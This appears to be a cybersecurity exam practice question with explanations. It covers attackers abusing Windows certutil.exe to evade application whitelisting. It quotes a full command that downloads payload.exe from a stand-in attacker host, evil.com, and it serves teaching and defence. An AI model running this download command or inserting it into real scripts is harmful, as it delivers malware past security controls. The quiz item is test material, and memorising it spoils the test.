

A red team uses the technique of 'living off the land' and runs certutil.exe -urlcache -split -f http://evil.com/payload.exe payload.exe. What is this command doing and why is it significant?
Select an answer to reveal the explanation.
Short Explanation
Here's the deal — you're seeing certutil.exe abused as a trusted Windows binary to pull a file from a URL, which lets attackers slip past application whitelisting that allows certutil but doesn't inspect what it downloads.
Full Explanation
The correct answer is the option saying certutil.exe is abused to download a file from an external URL, bypassing application whitelisting that permits certutil. certutil.exe is a legitimate Windows binary for certificate management, and attackers use its -urlcache option to fetch files from the internet. This matters because whitelisting may allow trusted Windows binaries but not inspect what they download. The SSL certificate validity option is wrong because that uses certutil -verify, not -urlcache -split -f. The encryption option is wrong because certutil can encode or decode files, but these flags download files rather than encrypt them. The trusted certificate store option is wrong because adding certificates uses certutil -addstore, not urlcache download syntax.